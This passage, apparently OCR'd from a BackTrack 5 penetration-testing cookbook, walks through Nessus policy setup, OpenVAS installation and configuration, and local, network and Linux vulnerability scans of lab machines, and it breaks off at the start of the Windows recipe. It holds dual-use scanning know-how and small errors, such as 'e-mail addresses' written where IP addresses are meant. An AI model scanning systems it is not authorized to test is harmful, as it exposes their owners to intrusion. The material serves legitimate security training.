
4. On the **General** tab, perform the following tasks:
    i. Enter a name for your scan. We chose **Windows Vulnerabilities** but you can choose any name you wish.
    ii. **Visibility** has two options:
        - **Shared**: Other users have the ability to utilize this scan
        - **Private**: This scan can only be utilized by you
    iii. Take the defaults on the rest of the items on the page.
    iv. Click on **Next**.

5. On the **Plugins** tab, select **Disable All** and select the following specific vulnerabilities that are likely to be available on a Windows system:
    - DNS
    - Databases
    - Denial of Service
    - FTP
    - SMTP Problems
    - SNMP
    - Settings
    - Web Servers
    - Windows
    - Windows: Microsoft Bulletins
    - Windows: User management



6. Click on **Submit** to save your new policy.
7. On the main menu, click on the **Scans** menu option.
8. Click on the **Add Scan** button and perform the following tasks:
    i. Enter a name for your scan. This is useful if you will be running more than one scan at a time. It's a way to differentiate the scans that are currently running.
    ii. Enter the type of scan:
        - **Run Now**: Enabled by default. This option will run the scan immediately.
        - **Scheduled**: Allows you to choose the date and time to run the scan.
        - **Template**: Allows you to set this scan as a template.
    iii. Choose a scan policy. In this case, the **Windows Vulnerabilities** policy we created earlier in the recipe.
    iv. Choose your targets considering the following points:
        - Targets must be entered one per line
        - You can also enter ranges of targets on each line
        - Upload a targets file (if you have one) or select **Add Target IP Address**

9. Click on **Launch Scan**:



10. You will get a confirmation and your test will complete (depending on how many targets are selected and the number of tests that are performed).
11. Once completed you will receive a report.
12. Double-click on the report to analyze the following points:
    i. Each target that a vulnerability is found for will be listed.
    ii. Double-click the IP address to see the ports and issues on each port.
    iii. Click on the number underneath the severity level columns (**Total**, **High**, **Medium**, or **Low**) in order to get a list of specific issues/vulnerabilities found.
13. Click on **Download Report** from the **Reports** main menu.

Installing, configuring, and starting OpenVAS

OpenVAS, the **Open Vulnerability Assessment System**, is an excellent framework that can be used to assess the vulnerabilities of our target. It is a fork of the Nessus project. Unlike Nessus, OpenVAS offers its feeds completely free of charge. As OpenVAS comes as a standard installation with BackTrack 5, we will begin with its configuration.

Getting ready

A connection to the Internet is required to complete this recipe.

How to do it...

Let's begin the process of installing, configuring, and starting OpenVAS by navigating to its directory via a terminal window:

1. OpenVAS is installed by default and it only needs to be configured in order to be utilized.
2. From a terminal window change your directory to the OpenVAS directory:

   ```
   cd /pentest/misc/openvas/
   ```

3. Execute the following command:

   ```
   openvas-mkcert
   ```

   What we are performing in this step is creating the SSL certificate for the OpenVAS program.

   i. Leave the default lifetime of the CA certificate as it is.
   ii. Update the certificate lifetime to match the number of days of the CA certificate: `1460`.
   iii. Enter the country.
   iv. Enter the state or province (if desired).
   v. Leave the organization name as the default.
   vi. You will be presented with the certificate confirmation screen, shown as follows:

4. Execute the following command:

   openvas-nvt-sync

   This will sync the OpenVAS NVT database with the current NVT Feed. It will also update you with the latest vulnerability checks.

5. Execute the following commands:

   openvas-mkcert-client -n om -i

   openvasmd -rebuild

   This will generate a client certificate and rebuild the database respectively.

6. Execute the following command:

   openvassd

   This will start the OpenVAS Scanner and load all plugins (approximately 26,406), so this may take some time.

7. Execute the following commands:

   openvasmd --rebuild

   openvasmd --backup

   These commands will rebuild and create a backup of the database.

8. Execute the following command to create your administrative user (we use `openvasadmin`):

   openvasad -c 'add_user' -n openvasadmin -r admin

```
root@bt:/pentest/misc/openvas# openvasad -c 'add_user' -n openvasadmin -r Admin
Enter password:
ad   main:MESSAGE:10342:2012-08-08 19h16.52 EDT: No rules file provided, the new user will have n
o restrictions.
ad   main:MESSAGE:10342:2012-08-08 19h16.52 EDT: User openvasadmin has been successfully created.
```

9. Execute the following command:

   `openvas-adduser`

   The command will allow you to create a regular user. Now let's perform the following steps to add the user:

   i. Enter a login name.
   ii. Press *Enter* on the authentication request (this automatically chooses the password).
   iii. Enter the password twice.
   iv. For rules, press *Ctrl* + *D*.
   v. Press `y` to add the user.

```
Login : wlp
Authentication (pass/cert) [pass] :
Login password :
Login password (again) :

User rules
---------------
openvassd has a rules system which allows you to restrict the hosts that wlp has the right to tes
t.
For instance, you may want him to be able to scan his own host only.

Please see the openvas-adduser(8) man page for the rules syntax.

Enter the rules for this user, and hit ctrl-D once you are done:
(the user can have an empty rules set)



Login             : wlp
Password          : ***********

Rules             :



Is that ok? (y/n) [y]
user added.
```

10. Execute the following commands to configure the ports that OpenVAS will interact with:

```
openvasmd -p 9390 -a 127.0.0.1
openvasad -a 127.0.0.1 -p 9393
gsad --http-only --listen=127.0.0.1 -p 9392
```

9392 is the recommended port for the web browser but you can choose your own.

11. Go to `http://127.0.0.1:9392` in your browser to view the OpenVAS web interface.

How it works...

In this recipe, we began by opening a terminal window and installing OpenVAS via the repository. We then created a certificate and installed our plugin database. Next, we created an administrative and a regular user account. Finally, we started the web interface of OpenVAS and were presented with the login screen.

Every time you perform an action with OpenVAS, you will need to rebuild the database.

There's more...

Each time you would like to run OpenVAS, you need to:

1. Sync the NVT Feed (always a good idea as these items will change as new vulnerabilities are discovered).
2. Start the OpenVAS Scanner.
3. Rebuild the database.
4. Back up the database.
5. Configure your ports.

To save a lot of time, the following is a simple Bash script that will allow you to start OpenVAS. Save this file as `OpenVAS.sh` and place it in your `/root` folder.

```
#!/bin/bash
openvas-nvt-sync
openvassd
openvasmd --rebuild
openvasmd --backup
openvasmd -p 9390 -a 127.0.0.1
openvasad -a 127.0.0.1 -p 9393
gsad --http-only --listen=127.0.0.1 -p 9392
```

Using the OpenVAS Desktop

Alternatively, you could perform the same steps via the OpenVAS Desktop. The OpenVAS Desktop is a GUI-based application. To start the application:

1. Select **Applications** | **BackTrack** | **Vulnerability Assessment** | **Vulnerability Scanners** | **OpenVAS** | **Start GreenBone Security Desktop** from the BackTrack desktop Start menu.

2. Enter your server address as `127.0.0.1`.
3. Enter your username.
4. Enter your password.
5. Click on the **Log in** button.


OpenVAS – finding local vulnerabilities

OpenVAS allows us to attack a wide range of vulnerabilities, and we will confine our list of assessing the vulnerabilities of our target to those specific to the type of information we seek to gain from the assessment. In this recipe, we will use OpenVAS to scan for local vulnerabilities on our target. These are vulnerabilities specific to our local machine.

How to do it...

Let's begin the process of finding local vulnerabilities with OpenVAS by opening the Mozilla Firefox web browser:

1. Go to `http://127.0.0.1:9392` and log in to OpenVAS.
2. Select **Configuration** | **Scan Configs**:




3. Enter the name of the scan. For this recipe, we will use **Local Vulnerabilities**.
4. For the base, select the **Empty, static and fast** option. This option allows us to start from scratch and create our own configuration.
5. Click on **Create Scan Config**:


6. We now want to edit our scan config. Click on the Wrench icon next to **Local Vulnerabilities**:

7. Press *Ctrl* + *F* and type `Local` in the find bar.

8. For each local family found, put a check mark in the **Select all NVT's** box. A family is a group of vulnerabilities. The chosen vulnerabilities are:
    - Compliance
    - Credentials
    - Default Accounts
    - Denial of Service
    - FTP
    - Ubuntu Local Security Checks



9. Click on **Save Config**.
10. Now go to **Configuration** | **Targets**:




11. Create a new target, and perform the following tasks:
    i. Enter the name of the target.
    ii. Enter the hosts using one of the following ways:
        - Enter one address:

          `192.168.0.10`
        - Enter multiple e-mail addresses separated by a comma.


          `192.168.0.10,192.168.0.115`
        - Enter a range of addresses:

          `192.168.0.1-20`
12. Click on **Create Target**.
13. Now select **Scan Management** | **New Task**, and perform the following tasks:
    i. Enter the name of the task.
    ii. Enter a comment (optional).
    iii. Select your scan configuration, in this case **Local Vulnerabilities**.
    iv. Select the scan targets, in this case **Local Network**.
    v. Leave all other options at their default levels.
    vi. Click on **Create Task**:



14. Now select **Scan Management** | **Tasks**.

15. Click on the Play button next to our scan, in this case **Local Vulnerabilities Scan**:



How it works...


In this recipe, we launched OpenVAS and logged into its web-based interface. We then configured OpenVAS to search for a set of local vulnerabilities. Finally, we selected our target and completed the scan. OpenVAS then scanned the target system against the list of known vulnerabilities included in our NVT Feed.

There's more...

Once your scan has been performed, you can see the results by viewing the report:

1. Go to **Scan Management** | **Tasks**.
2. Click on the purple Magnifying Glass next to **Local Vulnerabilities Scan**:

3. Click on the Download Arrow to view the report:



OpenVAS – finding network vulnerabilities

OpenVAS allows us to attack a wide range of vulnerabilities, and we will confine our list of assessing the vulnerabilities of our target to those specific to the type of information we seek to gain from the assessment. In this recipe, we will use OpenVAS to scan for network vulnerabilities. These are vulnerabilities specific to devices on our targeted network.

Getting ready

To complete this recipe, you will need a virtual machine(s) to test against:

- Windows XP
- Windows 7
- Metasploitable 2
- Any other flavor of Linux

How to do it...


Let's begin the process of finding network vulnerabilities with OpenVAS by opening the Mozilla Firefox web browser:

1. Go to `http://127.0.0.1:9392` and log in to OpenVAS.
2. Select **Configuration** | **Scan Configs**:

3. Enter the name of the scan. For this recipe, we will use **Network Vulnerabilities**.
4. For the base, select the **Empty, static and fast** option. This option allows us to start from scratch and create our own configuration.
5. Click on **Create Scan Config**:

6. We now want to edit our scan config. Click on the Wrench icon next to **Network Vulnerabilities**.
7. Press *Ctrl* + *F* and type `Network` in the find bar.
8. For each family found, put a check mark in the **Select all NVT's** box. A family is a group of vulnerabilities. The chosen vulnerabilities are:
   - Brute force attacks
   - Buffer overflow
   - CISCO
   - Compliance
   - Credentials

- Databases
- Default Accounts
- Denial of Service
- FTP
- Finger abuses
- Firewalls
- Gain a shell remotely
- General
- Malware
- Netware
- NMAP NSE
- Peer-To-Peer File Sharing
- Port Scanners
- Privilege Escalation
- Product Detection
- RPC
- Remote File Access
- SMTP Problems
- SNMP
- Service detection
- Settings
- Wireless services




9. Click on **Save Config**.
10. Now go to **Configuration** | **Targets**:

11. Create a new target, and perform the following tasks:
    i. Enter the name of the target.
    ii. Enter the hosts using one of the following ways:
        - Enter one address:

          ```
          192.168.0.10
          ```
        - Enter multiple e-mail addresses separated by a comma.

          ```
          192.168.0.10,192.168.0.115
          ```
        - Enter a range of addresses:

          ```
          192.168.0.1-20
          ```
12. Click on **Save Target**.
13. Now select **Scan Management** | **New Task**, and perform the following tasks:
    i. Enter the name of the task.
    ii. Enter a comment (optional).
    iii. Select your scan configuration, in this case **Network Vulnerabilities**.
    iv. Select the scan targets, in this case **Local Network**.
    v. Leave all other options at their default levels.
    vi. Click on **Create Task**:



14. Now select **Scan Management** | **Tasks**.
15. Click on the Play button next to our scan. In this case **Network Vulnerabilities Scan**.

How it works...


In this recipe, we launched OpenVAS and logged into its web-based interface. We then configured OpenVAS to search for a set of network vulnerabilities. Finally, we selected our target and completed the scan. OpenVAS then scanned the target system against the list of known vulnerabilities included in our NVT Feed.

There's more...

Once your scan has been performed, you can see the results by viewing the report:

1. Go to **Scan Management** | **Tasks**.
2. Click on the purple Magnifying Glass next to **Network Vulnerabilities Scan**.

3. Click on the Download Arrow to view the report:



OpenVAS – finding Linux-specific vulnerabilities

OpenVAS allows us to attack a wide range of vulnerabilities, and we will confine our list of assessing the vulnerabilities of our target to those specific to the type of information we seek to gain from the assessment. In this recipe, we will use OpenVAS to scan for Linux vulnerabilities. These are vulnerabilities specific to Linux machines operating on our targeted network.

Getting ready


To complete this recipe, you will need a virtual machine(s) to test against:

- Metasploitable 2
- Any other flavor of Linux


How to do it...

Let's begin the process of finding Linux-specific vulnerabilities with OpenVAS by opening the Mozilla Firefox web browser:

1. Go to `http://127.0.0.1:9392` and log in to OpenVAS.
2. Select **Configuration** | **Scan Configs**:



3. Enter the name of the scan. For this recipe, we will use **Linux Vulnerabilities**.
4. For the base, select the **Empty, static and fast** option. This option allows us to start from scratch and create our own configuration.
5. Click on **Create Scan Config**:



6. We now want to edit our scan config. Click on the Wrench icon next to **Linux Vulnerabilities**.
7. Press *Ctrl* + *F* and type `Linux` in the find bar.
8. For each family found, put a check mark in the **Select all NVT's** box. The chosen vulnerabilities are:
   - Brute force attacks
   - Buffer overflow
   - Compliance

- Credentials
- Databases
- Default Accounts
- Denial of Service
- FTP
- Finger abuses
- Gain a shell remotely
- General
- Malware
- Netware
- NMAP NSE
- Port Scanners
- Privilege Escalation
- Product Detection
- RPC
- Remote File Access
- SMTP Problems
- SNMP
- Service detection
- Settings
- Wireless services
- Web Servers


9. Click on **Save Config**.
10. Now go to **Configuration** | **Targets**:

11. Create a new target, and perform the following tasks:
    i. Enter the name of the target.
    ii. Enter the hosts using one of the following ways:
        - Enter one address:

          ```
          192.168.0.10
          ```
        - Enter multiple e-mail addresses separated by a comma.

          ```
          192.168.0.10,192.168.0.115
          ```
        - Enter a range of addresses:

          ```
          192.168.0.1-20
          ```
12. Click on **Save Target**.
13. Now select **Scan Management** | **New Task**, and perform the following tasks:
    i. Enter the name of the task.
    ii. Enter a comment (optional).
    iii. Select your scan configuration, in this case **Linux Vulnerabilities**.
    iv. Select the scan targets, in this case **Local Network**.
    v. Leave all other options at their default levels.
    vi. Click on **Create Task**:



14. Now select **Scan Management** | **Tasks**.
15. Click on the Play button next to our scan, in this case **Linux Vulnerabilities Scan**.


How it works...

In this recipe, we launched OpenVAS and logged into its web-based interface. We then configured OpenVAS to search for a set of Linux vulnerabilities. Finally, we selected our target and completed the scan. OpenVAS then scanned the target system against the list of known vulnerabilities included in our NVT Feed.

There's more...

Once your scan has been performed, you can see the results by viewing the report:

1. Go to **Scan Management** | **Tasks**.
2. Click on the purple Magnifying Glass next to **Linux Vulnerabilities Scan**.
3. Click on the Download Arrow to view the report:



OpenVAS – finding Windows-specific vulnerabilities

OpenVAS allows us to attack a wide range of vulnerabilities, and we will confine our list of assessing the vulnerabilities of our target to those specific to the type of information we seek to gain from the assessment. In this recipe, we will use OpenVAS to scan for Windows vulnerabilities. These are vulnerabilities specific to Windows machines operating on our targeted network.

Getting ready


To complete this recipe, you will need a virtual machine(s) to test against:

- Windows XP
- Windows 7

